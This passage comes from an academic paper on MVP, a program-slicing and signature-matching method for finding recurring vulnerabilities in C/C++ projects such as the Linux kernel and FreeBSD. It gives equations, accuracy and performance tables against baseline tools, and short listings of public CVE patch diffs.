1  *sockaddr_len = sizeof(struct sockaddr_atmpvc);
2   addr = (struct sockaddr_atmpvc *)sockaddr;
3+  memset(addr, 0, sizeof(*addr));
4   addr->sap_family = AF_ATMPVC;
5   addr->sap_addr.itf = vcc->dev->number;
6   addr->sap_addr.vpi = vcc->vpi;
```

Listing 1: The Patch for CVE-2012-6546

of f_v (resp. p_v), using the deleted statements S_{del} (resp. the added statements S_{add}) as the slicing criterion.

For example, we set the added statement at Line 18 (i.e, S_{18}[1]) in Fig. 1 as the slicing criterion. The result of backward slicing includes the S_6, S_{11} and S_{13}, because S_{18} is data dependent on S_6 and S_{11} and control dependent on S_{13}. The result of forward slicing includes the statements at Line 19–40 as these statements are controlled by S_{18} directly/indirectly.

As shown in the above example, when a conditional statement is set as the slicing criterion, the result of forward slicing could contain too many statements where some of them are noisy as they are not related to the vulnerability. In fact, it is common to add a sanitizing check (i.e., conditional statement) in a security patch. If we include in the result of forward slicing only the statements which the conditional statement controls directly (e.g., S_{23} and S_{24} in Fig. 1, which are directly affected by S_{18}), vulnerability-related statements (e.g., S_{28}) are not included, failing to capture the vulnerability. In summary, if we choose all statements affected by a conditional statement, we may introduce much noise; and if we choose statements directly affected by a conditional statement, we may fail to capture the vulnerability.

Moreover, a patch can be just adding a function call without using its return value. For example, Listing 1 shows the patch for CVE-2012-6546, where a call to the function `memset` is added at Line 3 to avoid information leak. If we do not model the function `memset`, we cannot know that its first parameter is changed. However, it is infeasible to specifically model all function calls. As a result, if a function call statement is set as the slicing criterion, we only have the backward slicing result, but get no forward slicing result. Therefore, we fail to capture the statements which are related to a vulnerability with a traditional slicing method.

To address previous problems, we propose a novel slicing method to better capture a vulnerability with less noise than traditional slicing methods. In detail, we set each statement in S_{del} (resp. S_{add}) as the slicing criterion, and (i) perform normal backward slicing on the PDG of f_v (resp. p_v), obtaining all statements that have influence on the slicing criterion with respect to data and control dependencies, and (ii) perform customized forward slicing on the PDG of f_v (resp. p_v) according to different statement types of the slicing criterion.

- *Assignment statement.* We conduct normal forward slicing as there must be data flow from the assignment statement. For example, if we take S_{23} in Fig. 1 as slicing criterion and perform forward slicing, S_{24} is included.

[1] For the ease of presentation, we represent S_i as the statement at Line i.

- *Conditional statement.* We aim to include in the result of forward slicing only the statements that use the variables or parameters checked in the conditional statement. To this end, 1) we conduct backward slicing on data dependencies in the PDG to obtain the direct source for each variable or parameter in the conditional statement; e.g., in Fig. 1, the direct source for the used local variable `vdev_id` at Line 18 is S_{11}; 2) we set each statement in the previous backward slicing result as the slicing criterion, and perform normal forward slicing on data dependencies; e.g., the result of forward slicing on S_{11} includes S_{18}, S_{19}, S_{28}, S_{29}, S_{32}, S_{33}, S_{34}, S_{35} and S_{37}; and 3) only if the previous forward slicing result is empty, we perform normal forward slicing on control dependencies.
- *Return statement.* No dependency exists between the return value and the statements after the return statement. Therefore, there is no need for forward slicing. For instance, there is no need to perform forward slicing on S_{20} in Fig. 1.
- *Others.* Other types include function call statements with its return value not used. Similar to conditional statements, we conduct forward slicing following the same first and second steps for conditional statements.

We put the statements in S_{del} (resp. S_{add}) and the statements in their backward and forward slicing results together, denoted as S^{sem}_{del} (resp. S^{sem}_{add}). S^{sem}_{del} (resp. S^{sem}_{add}) has the semantically-related statements of all deleted (resp. added) statements in a changed function in a security patch.

3.3.3 Generating Vulnerability and Patch Signatures

A target function can be regarded as potentially vulnerable if it matches the vulnerability signature (i.e., how the vulnerability is caused) and does not match the patch signature (i.e., how the vulnerability is fixed). In other words, vulnerability signature can be used to find potentially vulnerable functions, and then patch signature can be used to distinguish whether they are already patched or not. In this way, we can reduce false positives. Guided by the above principle, we compute the vulnerability signature (i.e., V_{syn} and V_{sem}) and patch signature (i.e., P_{syn} and P_{sem}) at the syntactic and semantic level as follows.

$$V_{syn} = S^{sem}_{del} \cup (S_{vul} \cap S^{sem}_{add}) \quad (1)$$

$$V_{sem} = \{(s_1, s_2, type) \mid s_1, s_2 \in V_{syn}\} \quad (2)$$

$$T_{sem} = \{(s_1, s_2, type) \mid s_1, s_2 \in S^{sem}_{add}\} \quad (3)$$

$$P_{syn} = S^{sem}_{add} \setminus S_{vul} \quad (4)$$

$$P_{sem} = T_{sem} \setminus F^{sem}_{vul} \quad (5)$$

$$F^{sem}_{vul} = \{(s_1, s_2, type) \mid s_1, s_2 \in S_{vul}\} \quad (6)$$

We compute V_{syn} by Eq. 1. S^{sem}_{del} is the statements that are related to deleted statements, thus it is directly related to how a vulnerability is caused. However, S^{sem}_{del} may not include all the vulnerable statements, especially when S_{del} is empty (and hence S^{sem}_{del} is empty; i.e., there are only added statements in P_v). Therefore, we need to further consider $S_{vul} \cap S^{sem}_{add}$, i.e., the vulnerable statements in S_{vul} which are identified by slices to added statements. Using V_{syn}, we compute V_{sem} by Eq. 2, where $(s_1, s_2, type)$ denotes a $type \in \{data, control\}$ dependency between two statements in V_{syn}. We compute P_{syn} by Eq. 4, which denotes statements that only exist in patched function p_v. We compute P_{sem} by Eq. 3, 5 and 6, which represents data or control dependencies between the two statement that only exist in patched function p_v. T_{sem} is relations between statements in S^{sem}_{add}. With P_{syn} and P_{sem}, we can tell vulnerable function and patched function apart.

We observe that the number of statements in V_{syn} varies for different patches. If the number of statements is very large, V_{syn} may introduce noise and result in false negatives. For example, after we set S_{18} in Fig. 1 as the slicing criterion in our slicing method in § 3.3.2, V_{syn} includes S_6, S_{11}, S_{13}, S_{28}, S_{29}, S_{32}, S_{33}, S_{34}, S_{35} and S_{37}. However, there are some noisy statements (e.g., S_{35} and S_{37}) in V_{syn}, because they are hardly related to the cause of the vulnerability.

Therefore, we try to remove such noisy statements as many as possible. Based on our finding from vulnerabilities, the further the distance between the deleted/added statements and the statements in V_{syn}, the smaller the correlation between the statements in V_{syn} and the cause of a vulnerability. Hence, we propose an information entropy-based vulnerable statement selection method; i.e., we apply information theory [57] to use the information in each statement in V_{syn} to refine V_{syn}.

Specifically, let the total number of statements be N and the number of a statement $s \in V_{syn}$ be n in the target system. Then, the probability of s's occurrence in the target system, denoted as p, is computed as $p = \frac{n}{N}$. Based on information theory [57], the amount of information of s, denoted as $I(s)$, is computed as $I(s) = -\log(p) = -\log(\frac{n}{N}) = \log(\frac{N}{n})$. As $\log(\frac{N}{n})$ is in the range of $(0, +\infty)$ and varies greatly, it is not easy to compare the information. As $\log(\frac{N}{n}) \propto \frac{1}{n}$, we use $\hat{I}(s) = \frac{1}{n}$ to approximate $I(s)$, making it in the range of $(0, 1]$. Then, we compute the information in V_{syn}, denoted as $\hat{I}$, as $\hat{I} = \sum_{s \in V_{syn}} \hat{I}(s)$.

If $\hat{I}$ is larger than a maximum threshold t^I_{max}, meaning that V_{syn} includes too many statements that might be noisy, we iteratively remove from V_{syn} statements which are farthest from the slicing criterion (i.e., S_{del} and/or S_{add}) on the PDG until $\hat{I}$ is less than t^I_{max} or all statements in V_{syn} are directly connected with the slicing criterion on the PDG. Correspondingly, any dependency that is relevant to the removed statements are excluded from V_{sem}.

Finally, for statements in S_{del}, V_{syn}, V_{sem}, P_{syn} and P_{sem}, we apply the same abstraction, normalization and hashing procedures as introduced in § 3.2 on them, and replace the statements with their corresponding hash values in S_{del}, V_{syn}, V_{sem}, P_{syn} and P_{sem} for the ease of matching in § 3.4.

Table 1: Statistics about Target Systems and Security Patches

Target System	Version	Line (#)	Function (#)	Domain	NVD (#)	Commit (#)	Total (#)	Changed Function (#)
Linux kernel	v4.18	18,298,218	435,734	Operating System Kernel	1,628	17,618	18,495	19,904
FreeBSD	12.0	7,460,955	140,163	Operation System Kernel	160	3,656	3,716	7,703
ImageMagick	7.0.8-27	461,843	4,229	Image Processing	79	628	704	915
OpenJPEG	2.3.0	245,113	4,390	Image Processing	17	137	142	309
LibTIFF	v4-0-9	82,985	1,413	Image Processing	46	175	193	343
Libarchive	v3.3.3	194,050	3,283	Compression	15	141	152	353
Libming	0.4.8	73,888	2,375	Flash Processing	17	39	53	147
Libav	12.3	607,326	11,277	Video Processing	80	763	813	1,467
Asterisk	16.6.0	995,874	19,202	Communication Toolkit	7	556	533	2,080
Qcacld-2.0	le.4.0.4	490,638	7,541	WLAN Driver	44	561	576	1,157
Total	–	28,910,890	629,607	–	2,093	24,274	25,377	34,378

3.4 Detecting Vulnerability through Matching

Given the function signature (f_{syn}, f_{sem}) of every function in a target system as well as the deleted statements S_{del}, the vulnerability signature V_{syn} and V_{sem}, and the patch signature P_{syn} and P_{sem} in each changed function in a patch, we determine whether a function in the target system is potentially vulnerable based on *the principle that its signature matches the vulnerability signature but does not match the patch signature*.

Specifically, a target function is potentially vulnerable if it satisfies the following five conditions, i.e., **C1** to **C5**.

- **C1.** The target function must contain all deleted statements, if any; i.e., $\forall h \in S_{del}, h \in f_{syn}$.
- **C2.** The signature of the target function matches the vulnerability signature at the syntactic level; i.e., $\frac{|V_{syn} \cap f_{syn}|}{|V_{syn}|} > t_1$.
- **C3.** The signature of the target function does not match the patch signature at the syntactic level; i.e., $\frac{|P_{syn} \cap f_{syn}|}{|P_{syn}|} \leq t_2$.
- **C4.** The signature of the target function matches the vulnerability signature at the semantic level; i.e., $\frac{|V_{sem} \cap f_{sem}|}{|V_{sem}|} > t_3$.
- **C5.** The signature of the target function does not match the patch signature at the semantic level; i.e., $\frac{|P_{sem} \cap f_{sem}|}{|P_{sem}|} \leq t_4$.

C1 is to ensure that the deleted statements, which are directly related to how a vulnerability is caused, are retained in the target function. $\frac{|V_{syn} \cap f_{syn}|}{|V_{syn}|}$ in **C2** and $\frac{|V_{sem} \cap f_{sem}|}{|V_{sem}|}$ in **C4** respectively measure the degree of signature matching between target function and vulnerable function at the syntax and semantic level. $\frac{|P_{syn} \cap f_{syn}|}{|P_{syn}|}$ in **C3** and $\frac{|P_{sem} \cap f_{sem}|}{|P_{sem}|}$ in **C5** respectively measure the degree of signature matching between target function and patched function at the syntax and semantic level. According to our principle, if we set the threshold in t_1 and t_3 to 1, and the threshold in t_2 and t_4 to 0, the matching constraint is very strict, which would cause many false negatives. According to our sensitivity analysis in § 4.4, we believe that 0.8 (resp. 0.2) are empirically good values for t_1 and t_3 (resp. t_2 and t_4). These thresholds can be configured by users.

4 Evaluation

4.1 Evaluation Setup

Research Questions. Our evaluation aims to answer the following research questions.

- **RQ1.** How is the accuracy of MVP in detecting recurring vulnerabilities compared to state-of-the-art approaches?
- **RQ2.** How is the scalability of MVP in detecting recurring vulnerabilities compared to state-of-the-art approaches?
- **RQ3.** How is the sensitivity of the thresholds configurable in the matching component of MVP?
- **RQ4.** How does the adoption of statement abstraction and statement information contribute to the accuracy of MVP?
- **RQ5.** How is the performance of general-purpose vulnerability detection on detecting recurring vulnerabilities?

Dataset. We chose target systems that satisfied the following criteria. First, they are C/C++ open-source projects since MVP is designed to search vulnerabilities in C/C++ source code. Second, they contain sufficient security patches so that we can detect whether the vulnerabilities fixed by these security patches recur in the corresponding target systems. Third, they cover diverse application domains so that the generality of our approach can be evaluated.

Using the three criteria, we chose ten open-source projects. Table 1 reports their statistics. The lines of code range from 73,888 to 18,298,218, while the number of functions ranges from 1,413 to 435,734, which are large enough to show the scalability of MVP. The application domain includes operating system kernel, image processing, compression, flash processing, video processing, communication toolkit and WLAN driver, which is diverse enough to show MVP's generality.

For each project, we collected its security patches from National Vulnerability Database (NVD) [4]. The number of collected patches is reported in the column *NVD* of Table 1. Moreover, as software companies may tend to patch the vulnerabilities secretly instead of applying for CVE [72], a large number of security patches hide in commit history. To enrich the dataset, we obtained the commits which contain secretly patched vulnerabilities from our industrial collaborator. The number of security commits is reported in the column *Commit* of Table 1. The column *Total* presents the total number of security patches after removing duplicated cases. The column *Changed Function* reports the number of functions that are changed in security patches. In total, we collected 25,377 security patches, which result in 34,378 changed functions.

State-of-the-Art Approaches. To evaluate the accuracy of MVP, we selected state-of-the-art approaches from two categories. First, we selected clone-based recurring vulnera-

bility detection approaches, ReDeBug [28] and VUDDY [34], because ReDeBug is a common baseline and VUDDY is the most effective work in this direction. Second, we picked function matching-based approaches, SourcererCC [56] and CCAligner [65]. While not designed for recurring vulnerability detection, they were compared with MVP to demonstrate the importance of considering vulnerability characteristics.

Besides, to evaluate the worthwhileness of MVP, we selected state-of-the-art general-purpose vulnerability detection approaches from two categories. First, we selected learning-based vulnerability detection approaches, VulDeePecker [41] and Devign [77], because they are the most effective work to detect potentially vulnerable functions by learning from vulnerable functions. Second, we selected widely-used commercial static analysis-based vulnerability detection tools, Coverity [2] and Checkmarx [1]. While these general-purpose vulnerability detection approaches target a different problem than recurring vulnerability detection, we included them to demonstrate their incapability in detecting recurring vulnerabilities and the worthwhileness of MVP.

Evaluation Configuration. We have implemented MVP in 6,500 lines of Python code. Our experiments were run on a machine with 2.40 GHz Intel Xeon processor and 32G RAM, running Ubuntu 14.04. All the state-of-the-art approaches compared in the experiments were configured with the same setting as reported in their original papers.

4.2 Accuracy Evaluation (RQ1)

We compare MVP with with state-of-the-art approaches on the selected ten projects. The following section discuss each of the comparison in detail. We have conducted evaluation on six more projects, and the results are listed in Appendix A. Here, we adopt two widely used metrics, positive predictive value (a.k.a. precision) and true positive rate (a.k.a. recall), to evaluate the accuracy of different approaches. Eq. 7 and 8 show the equations to compute precision and recall, where TP, FP and FN denote true positive, false positive and false negative, respectively.

$$Precision = \frac{TP}{TP+FP} \tag{7}$$

$$Recall = \frac{TP}{TP+FN} \tag{8}$$

4.2.1 Ground Truth

We evaluated the accuracy by comparing false positives and false negatives. However, it is impossible to enumerate all vulnerabilities in a project. To have a fair ground truth, we used all the vulnerabilities that were detected by MVP and the state-of-the-art approaches in our evaluation; i.e., we manually analyzed potentially vulnerable functions detected by each approach and confirmed whether they were true positives.

```
1  {
2      int64_t l;
3      int digit;
4  -
5  +
6  +   if (char_cnt == 0)
7  +       return (0);
8  +
9      l = 0;
10     while (char_cnt-- > 0) {
11         if (*p >= '0' && *p <= '7')
```

Listing 2: The Patch for CVE-2017-14166

4.2.2 Comparison with ReDeBug and VUDDY

We ran MVP, ReDeBug and VUDDY by using each security patch in a project as an input to search recurring vulnerabilities in the project itself. Table 2 shows the accuracy of the three approaches. The first and second columns present the name of each project and the number of vulnerabilities in the ground truth respectively. The rest columns show the accuracy measurement for each of the three approaches.

Overall Results. MVP detected 116 potentially vulnerable functions with a precision of 83.6%. It missed 14 vulnerabilities, having a recall of 87.4%. Significantly, MVP had no false positive in two projects and no false negative in three projects. On the other hand, ReDeBug and VUDDY respectively reported 549 and 301 potentially vulnerable functions with a precision of 9.1% and 8.0%. Moreover, ReDeBug and VUDDY achieved a low recall of 45.0% and 21.7%. In summary, MVP significantly outperformed ReDeBug and VUDDY with respect to precision and recall in detecting recurring vulnerabilities; i.e., it improved precision of ReDeBug and VUDDY by 74.5% and 75.6%, while improving recall by 42.4% and 65.8%.

False Positive Analysis for MVP. We analyzed all false positives in MVP, and summarized three reasons. First, calling context is missing as we do not use inter-procedure analysis when we extract signatures at the semantic level. It caused 9 false positives. This is also one of the reasons for false positives in ReDeBug and VUDDY. For example, Listing 2 shows the patch for CVE-2017-14166, which is a heap-based buffer over-read vulnerability since the parameter `char_cnt` of function `atol8` in file `archive_read_support_format_xar.c` can be zero. Thus, the patch adds a check for `char_cnt`. MVP discovered a potentially vulnerable function `atol8` in file `archive_write_add_filter_uuencode.c`; but its parameter `char_cnt` cannot be zero because there exists a check before `atol8` is called. Inter-procedure analysis can be helpful but may hinder the scalability of MVP.

Second, semantic equivalence is not modeled; i.e., there can be different semantic-equivalent patches to fix a vulnerability, and thus we may falsely identify a target function as vulnerable when the target function contains a semantic-equivalent patch. It caused 4 false positives. For example, the patch in Listing 3 fixed kernel information leakage (i.e., CVE-2018-17155) in function `freebsd32_swapcontext`; i.e., it added a call to `bzero` to initialize variable `uc` with zeros before the

Table 2: Accuracy (i.e., True Positive, False Positive and False Negative) of ReDeBug, VUDDY and MVP

Target System	GT (#)	ReDeBug					VUDDY					MVP				
		TP	FP	FN	Precision	Recall	TP	FP	FN	Precision	Recall	TP	FP	FN	Precision	Recall
Linux kernel	32	12	286	20	4.0%	37.5%	9	49	23	15.5%	28.1%	25	6	7	80.6%	78.1%
FreeBSD	11	7	86	4	7.5%	63.6%	2	29	9	6.5%	18.2%	11	2	0	84.6%	100.0%
ImageMagick	16	7	14	9	33.3%	43.7%	0	5	16	0.0%	0.0%	14	2	2	87.5%	87.5%
OpenJPEG	16	10	7	6	58.8%	62.5%	2	1	14	66.7%	12.5%	16	1	0	94.1%	100.0%
LibTIFF	8	6	11	2	35.3%	75.0%	4	4	4	50.0%	50.0%	6	0	2	100.0%	75.0%
Libarchive	5	1	6	4	14.3%	20.0%	1	3	4	25.0%	20.0%	5	3	0	62.5%	100.0%
Libming	3	0	5	3	0.0%	0.0%	1	3	2	25.0%	33.3%	2	0	1	100.0%	66.7%
Libav	6	2	10	4	16.7%	33.3%	2	12	4	14.3%	33.3%	6	1	0	86.7%	100.0%
Asterisk	7	4	30	3	11.8%	57.1%	3	20	4	13.0%	42.9%	5	1	2	83.3%	71.4%
Qcacld-2.0	7	1	44	6	2.2%	14.3%	0	151	7	0%	0.0%	7	3	0	70.0%	100.0%
Total	111	50	499	61	9.1%	45.0%	24	277	87	8.0%	21.6%	97	19	14	83.6%	87.4%

```
1     if (uap->ucp == NULL)
2         ret = EINVAL;
3     else {
4+        bzero(&uc, sizeof(uc));
5         ia32_get_mcontext(td, &uc.uc_mcontext,
      GET_MC_CLEAR_RET);
6         PROC_LOCK(td->td_proc);
7         uc.uc_sigmask = td->td_sigmask;
```

Listing 3: The Patch for CVE-2018-17155

```
1  int freebsd32_getcontext(struct thread *td, struct
       freebsd32_getcontext_args *uap) {
2      ...
3      else {
4          memset(&uc, 0, sizeof(uc));
5          get_mcontext32(td, &uc.uc_mcontext,
       GET_MC_CLEAR_RET);
6          PROC_LOCK(td->td_proc);
7          ...
8      }
9      return (ret);
10 }
```

Listing 4: A Falsely Identified Vulnerable Function

data field of `uc` is assigned. The function in Listing 4 is detected as potentially vulnerable as it does not call `bzero`, but it is a false positive as it calls `memset` to initialize `uc` with zeros.

Third, extracted vulnerability or patch signature is not able to capture the characteristics of a vulnerability due to the various root causes of vulnerabilities. This caused 6 false positives. For example, `BUG_ON(!vreg)` at Line 7 in Listing 5, only put after Line 2 and 3, causes a vulnerability. MVP cannot include it into the vulnerable signature as it does not have any data/control dependency on the deleted statements at Line 2 and 3. Hence, the function in Listing 6 is falsely detected as it does not put `BUG_ON(!vreg)` after Line 4 and 5.

False Positive Analysis for ReDeBug and VUDDY. We analyzed all the false positives in ReDeBug and VUDDY. For ReDeBug, apart from missing calling context (leading to 2

```
1      int ret = 0;
2-     struct regulator *reg = vreg->reg;
3-     const char *name = vreg->name;
4+     struct regulator *reg;
5+     const char *name;
6      int min_uV, uA_load;
7      BUG_ON(!vreg);
8+     reg = vreg->reg;
9+     name = vreg->name;
10     if (regulator_count_voltages(reg) > 0) {
11         min_uV = on ? vreg->min_uV : 0;
12         ret = regulator_set_voltage(reg, min_uV, vreg->
       max_uV);
```

Listing 5: A Patch for FreeBSD

```
1  static int ufs_qcom_phy_cfg_vreg(struct device *dev,
       struct ufs_qcom_phy_vreg *vreg, bool on)
2  {
3      int ret = 0;
4      struct regulator *reg = vreg->reg;
5      const char *name = vreg->name;
6      ...
7      if (regulator_count_voltages(reg) > 0) {
8          ...
9      }
10 }
```

Listing 6: A Falsely Identified Vulnerable Function

```
1  @@ -2416,8 +2416,6 @@ static void nfsrvd_mkdirsub(
2      if (!nd->nd_repstat)
3          nd->nd_repstat = nfsrv_lockctrl(vp, &stp, &lop, &
       cf, clientid, &stateid, exp, nd, p);
4-     if (stp)
5-         FREE((caddr_t)stp, M_NFSDSTATE);
6      if (nd->nd_repstat) {
7          if (nd->nd_repstat == NFSERR_DENIED) {
8              NFSM_BUILD(tl, u_int32_t *, 7 * NFSX_UNSIGNED);
9  @@ -2439,6 +2437,8 @@ static void nfsrvd_mkdirsub(
10         }
11     }
12     vput(vp);
13+    if (stp)
14+        FREE((caddr_t)stp, M_NFSDSTATE);
15     NFSEXITCODE2(0, nd);
16     return (0);
17 nfsmout:
```

Listing 7: A Patch for Use After Free in FreeBSD

false positives), there are three major reasons. First, ReDeBug leverages each of the hunks in a changed function separately to match potentially vulnerable functions, and thus it suffers local matching, especially when the hunk has changes only to blank line, comment, header information, macro, or struct. It caused 421 false positives. For example, Listing 7 shows a patch for a use after free vulnerability in FreeBSD; i.e., variable `stp` is accessed after function `FREE` is called at Line 5, and the patch was to move the call to `FREE` after `stp` is accessed. The patch involves two hunks, i.e., one deletes the call to `FREE` and the other adds the call to `FREE`. ReDeBug may detect a target function matching the second hunk, causing false positives as `stp` is not accessed.

Second, ReDeBug uses a sliding window (of 4 lines of code by default) to match potentially vulnerable functions. As a result, when the last few added statements are the same to the statements before the added ones, the patched function might still be detected as potentially vulnerable. It caused 52 false positives. The example discussed in § 2.2 is such a case.

Third, ReDeBug does not use the semantics information,

```
1 @@ -2244,8 +2246,8 @@ set_regs(struct thread *td, struct
      reg *regs)
2       tp->tf_fs = regs->r_fs;
3       tp->tf_gs = regs->r_gs;
4       tp->tf_flags = TF_HASSEGS;
5-      set_pcb_flags(td->td_pcb, PCB_FULL_IRET);
6     }
7+    set_pcb_flags(td->td_pcb, PCB_FULL_IRET);
8     return (0);
9 }
```

Listing 8: The Patch for CVE-2014-4699

```
1 int cifs_close(struct inode *inode, struct file *file) {
2-    cifsFileInfo_put(file->private_data);
3-    file->private_data = NULL;
4+    if (file->private_data != NULL) {
5+       cifsFileInfo_put(file->private_data);
6+       file->private_data = NULL;
7+    }
8     return 0;
9 }
```

Listing 9: The Patch for CVE-2011-1771

which caused 24 false positives. For example, the statement at Line 5 was moved out of a conditional statement in the patch in Listing 8, changing the control dependency. However, ReDeBug cannot distinguish the vulnerable and patched functions. As we work at the function level and consider semantics information, we effectively prevent such false positives.

For VUDDY, apart from missing calling context (causing 8 false positives), another major reason is abstraction, which replaces formal parameters, local variables, data types and function calls with specific symbols. When some vulnerabilities are patched by only these abstracted items, VUDDY fails to distinguish the vulnerable and patched functions as they have the same hash value after abstraction. Besides, the hash values of unrelated functions might collide due to over-abstraction in VUDDY. These caused 269 false positives. For example, the patch in Listing 9 patched a null pointer dereference, caused by a missing null check for `file->private_data` before it was passed to `cifsFileInfo_put`. A target function in Listing 10 has the same hash value to this vulnerable function due to over-abstraction, but `kfree` can receive a null argument. However, VUDDY detects the target function as vulnerable. We do not apply abstraction on function calls and data types while using semantics to reduce such false positives.

False Negative Analysis. We analyzed all the false negatives in each approach. For MVP, it missed 3, 3 and 8 vulnerabilities, which were respectively detected by ReDeBug, VUDDY and our threshold sensitivity analysis in § 4.4. The reason is that MVP does not work at the hunk level but at the function level, which can bring noise into extracted signatures. Moreover, it does not apply abstraction on data types and function calls so that the signature is not generalized enough to capture some vulnerable cases. However, there is a trade-off between precision and recall. Our approach tries to maximize the precision, while maintaining a reasonably high recall.

For ReDeBug, it applies exact matching and does not apply abstraction. As a result, some renamed variables or parameters

```
1 static int ubifs_dir_release(struct inode *dir, struct
     file *file)
2 {
3    kfree(file->private_data);
4    file->private_data = NULL;
5    return 0;
6}
```

Listing 10: A Falsely Identified Vulnerable Function

Table 3: Distribution of Vulnerabilities Detected by Different Approaches w.r.t. Similarity to Vulnerable Functions

Approach	10%*	20%	30%	40%	50%	60%	70%	80%	90%	100%
MVP	2	4	7	8	5	10	14	13	26	8
ReDeBug	0	1	5	2	1	3	3	11	16	8
VUDDY	0	0	0	0	0	0	2	3	13	6
SourcererCC	0	0	0	0	0	0	16	18	30	8
CCAligner	0	1	2	1	1	3	6	14	29	6
VulDeePecker	0	0	1	0	0	1	1	0	5	0
Devign	0	0	0	2	4	4	4	6	16	4
Coverity	0	0	0	1	0	2	0	0	0	1
Checkmarx	0	0	0	0	0	0	0	0	0	0
Ground Truth	2	4	7	8	8	10	16	18	30	8

* x% denotes the similarity score between vulnerable function and its corresponding matched target function.

may make exact matching fail, which caused 11 false negatives in ReDeBug. Besides, the context information around the deleted/added statements may be not related to the cause of a vulnerability, which caused 42 false negatives. Moreover, if the number of lines in a hunk is less than the sliding window size after blank lines, comments and braces are removed, ReDeBug will directly skip the hunk, leading to 8 false negatives. For VUDDY, it also uses exact matching. Thus, it may miss target functions with vulnerability-irrelevant differences from a vulnerable function. This caused all the 87 false negatives in VUDDY. Instead, we adopt partial matching and program slicing to reduce such false negatives.

4.2.3 Comparison with SourcererCC and CCAligner

We compared MVP against SourcererCC and CCAligner to indicate that code clone detection alone without considering any vulnerability characteristics is not suitable for recurring vulnerability detection. We used the vulnerable functions (derived from security patches in the column *Total* in Table 1) in each project as the input for SourcererCC and CCAligner, and considered the function clones to these vulnerable functions in each project as potentially vulnerable functions.

In total, SourcererCC and CCAligner respectively detected 15,555 and 23,889 function clones. Since all security patches we collected have been applied to the target systems used in our experiment, all function clones which have the same fully qualified name to vulnerable functions are actually patched functions and thus are false positives. After removing such false positives, we still had 2,982 and 10,033 function clones. Due to the large manual effort to analyze all these functions clones, we randomly sampled 15% of them to perform manual analysis. Our results show that the precision for SourcererCC and CCAligner is respectively 0.5% and 0.3%. Besides, we computed recall by checking whether those 111 vulnerable functions are in their function clones. It turns out that Sour-

Table 4: Performance Overhead of ReDeBug, VUDDY and MVP

Target System	ReDeBug			VUDDY			MVP		
	System Ana.	Patch Ana.	Matching	System Ana.	Patch Ana.	Matching	System Ana.	Patch Ana.	Matching
Linux kernel	1,883 s	0.68 ms	0.01 ms	6,974 s	3,846.17 ms	83.10 ms	37,545 s	7,178.31 ms	89.43 ms
FreeBSD	1,008 s	0.94 ms	0.03 ms	6,868 s	4,966.36 ms	63.24 ms	14,868 s	25,266.15 ms	63.24 ms
ImageMagick	35 s	1.27 ms	0.01 ms	221 s	7,228.69 ms	8.52 ms	595 s	20,859.38 ms	1.42 ms
OpenJPEG	11 s	1.40 ms	0.01 ms	251 s	5,697.18 ms	84.51 ms	574 s	15,640.85 ms	7.04 ms
LibTIFF	7 s	3.62 ms	0.01 ms	53 s	6,036.26 ms	108.81 ms	136 s	14,036.27 ms	0.51 ms
Libarchive	20 s	1.31 ms	0.01 ms	121 s	5,263.15 ms	39.47 ms	335 s	17,381.58 ms	1.97 ms
Libming	9 s	3.77 ms	0.01 ms	47 s	3,981.13 ms	113.21 ms	191 s	18,396.23 ms	1.89 ms
Libav	41.4 s	1.11 ms	0.01 ms	206 s	3,569.50 ms	29.52 ms	361 s	11,149.51 ms	2.21 ms
Asterisk	45.5 s	3.94 ms	0.01 ms	156 s	7,335.83 ms	125.70 ms	514 s	26,109.18 ms	6.00 ms
Qcacld-2.0	26 s	1.04 ms	0.01 ms	57 s	5,499.53 ms	517.36 ms	253 s	21,019.81 ms	3.04 ms

ererCC and CCAligner had a recall of 64.9% and 56.8%. Thus, MVP outperformed SourcererCC and CCAligner by improving precision by 83.1% and 83.3%, and recall by 22.5% and 30.6%.

4.2.4 Similarity of Vulnerable and Target Function

We measured the similarity score between the target functions detected as truly vulnerable by all the approaches in § 4.2 and their matched vulnerable functions (i.e., $Sim(V,T)$ as introduced in § 2.1). The results in Table 3 show that MVP can detect recurring vulnerabilities no matter T is similar or not similar to V, while other approaches tend to find recurring vulnerabilities only when T is similar to V.

4.3 Scalability Evaluation (RQ2)

To evaluate the scalability of MVP, we compared it against the two clone-based vulnerability detection approaches (i.e., ReDeBug and VUDDY) because they are the most closely related approaches to MVP which share similar processes. For the other clone detectors, as they work differently from MVP, we believe it is not fair to compare with them.

MVP, ReDeBug and VUDDY are all composed of three basic components: *system analysis* to extract the information of each target function in a target system, *patch analysis* to generate the signature of a vulnerability, and *matching* to search for vulnerability in target functions. As VUDDY only released the source code of the system analysis component, we had to implement the other two components based on their paper.


Table 4 reports the performance overhead of each component in each approach. Overall, the time consumption of the system analysis is approximately proportional to the size of the project. As VUDDY is syntax-based (i.e., it needs to use a parser to analysis the source code), it spent 8.4 times as much as ReDeBug (which is token-based) did in system analysis. Because MVP is semantics-based (i.e., it performs program analysis), it spent 3.2 times as much as VUDDY did in system analysis; e.g., MVP spent 10.4 hours for Linux kernel. However, system analysis is a one-time job, and its results can be reused for different security patches. In addition, we might reduce the time by using a demand-driven semantic analysis as most target functions do not match a vulnerable function at the syntactical level and thus semantics matching is not needed. Similar to system analysis, ReDeBug spent the least time in patch analysis. MVP took 3.3 times as much as VUDDY did in patch analysis. On average, MVP took 17,272.82 milliseconds to extract the signature of a vulnerability from a security patch. For matching, all three approaches were fast.

In summary, MVP is slower than ReDeBug and VUDDY, but it still scales to large systems. However, MVP has much higher precision, which significantly reduces the time used to manually validate potentially vulnerable functions. We believe MVP can save more time as manual validation often consumes most of the time in vulnerabilities analysis.

4.4 Threshold Sensitivity Analysis (RQ3)

